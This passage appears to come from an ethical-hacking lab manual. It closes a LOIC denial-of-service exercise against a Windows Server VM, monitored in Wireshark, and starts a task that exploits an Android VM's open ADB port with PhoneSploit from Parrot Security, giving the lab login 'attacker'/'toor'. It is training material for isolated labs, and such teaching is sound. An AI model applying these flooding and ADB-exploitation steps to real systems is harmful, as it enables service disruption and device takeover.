
19. The packets from **10.10.1.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.1.19**.



20. Click the **Stop capturing packets** icon in the toolbar to stop the process.




21. Observe the huge number of packets sent in the **Packets** field at the bottom of the **Wireshark** window, as shown in screenshot



22. You can experience a degrade in a performance of the target machine **Windows Server 2019**.

23. Switch to the **Android** machine and in the LOIC application click **STOP** button to stop the attack.



24. Turn off the **Windows Server 2019** virtual machine.

Task 4: Exploit the Android Platform through ADB using PhoneSploit

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.

In this task, we will exploit the Android platform through ADB using the PhoneSploit tool.

Note: We will target the **Android** machine (10.10.1.14) using the **Parrot Security** machine.

Note: If the **Android** machine is non-responsive then, If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.

5. Now, type **cd PhoneSploit** and press **Enter** to navigate to the PhoneSploit folder.

Note: By default, the tool will be cloned in the root directory.

